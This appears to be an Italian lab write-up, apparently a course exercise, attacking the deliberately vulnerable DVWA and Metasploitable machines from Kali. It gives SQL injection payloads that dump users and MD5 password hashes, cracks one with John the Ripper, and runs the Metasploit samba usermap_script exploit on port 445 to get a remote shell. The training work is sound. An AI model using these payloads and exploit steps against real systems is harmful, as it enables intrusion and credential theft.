Mettiamo le 2 macchine sulla stessa rete interna,

metasploitable ip 192.168.13.150

kali ip 192.168.13.100

DVWA VULNERABILITY

su kali apriamo il browser ed andiamo su
http://192.168.13.150/dvwa/index.php


admin/password per entrare

settiamo la DVWA Security a low con il menu a tendina nell'omonima sezione

andiamo nella sezione di SQLInjection e digitiamo `a'OR ''='` per ottenere la lista di nomi e cognomi degli utenti del DB. Dobbiamo cercare user e password di Pablo Picasso

```
' union select column_name,null from information_schema.columns where table_name='users'-- -
```

Per mostrare le varie colonne della tabella users



Possiamo vedere che fra le varie colonne della tabella, c'è anche quella per il salvataggio della password.

```
' union select user, password from users-- -
```

Con questo frammento sql estraiamo dal db user e password: notiamo che le password sono crittografate con un hash MD5.

Per rendere chiara la password si puo' decriptare, online ci sono diversi decripter tra cui https://www.dcode.fr/md5-hash
o, da kali, con john the ripper: bisogna salvare in un file di testo la password criptata e lanciare il comando

```
john <path/to/password.txt> --format=Raw-MD5
```

la password è: **letmein**

MSFCONSOLE EXPLOIT TCP 445

Cerchiamo l'exploit suggerito nella consegna:

```
msfconsole
```


avviata la console msf cerchiamo ed usiamo l'exploit

```
search samba
```

```
use exploit/multi/samba/usermap_script
```

controlliamo che opzioni sono settabili:

```
show options
```




Tra le opzioni vediamo che RHOST ovvero l'host remoto non è stato settato, mentre sono settati di default il payload, l'host locale e le porte designate alla connessione che instaurerà l'exploit.

Facciamolo con il comando set RHOST passandogli l'ip della macchina meta e set RPORT per settare la porta a 445 come richiesto dalla consegna

```
set RHOSTS 192.168.13.150
```

```
set RPORT 445
```

```
exploit
```



Come una volta instaurata la connessione sarà possibile usare la shell. In questo caso abbiamo usato il comando ifconfig per assicurarci di essere nella macchina vittima.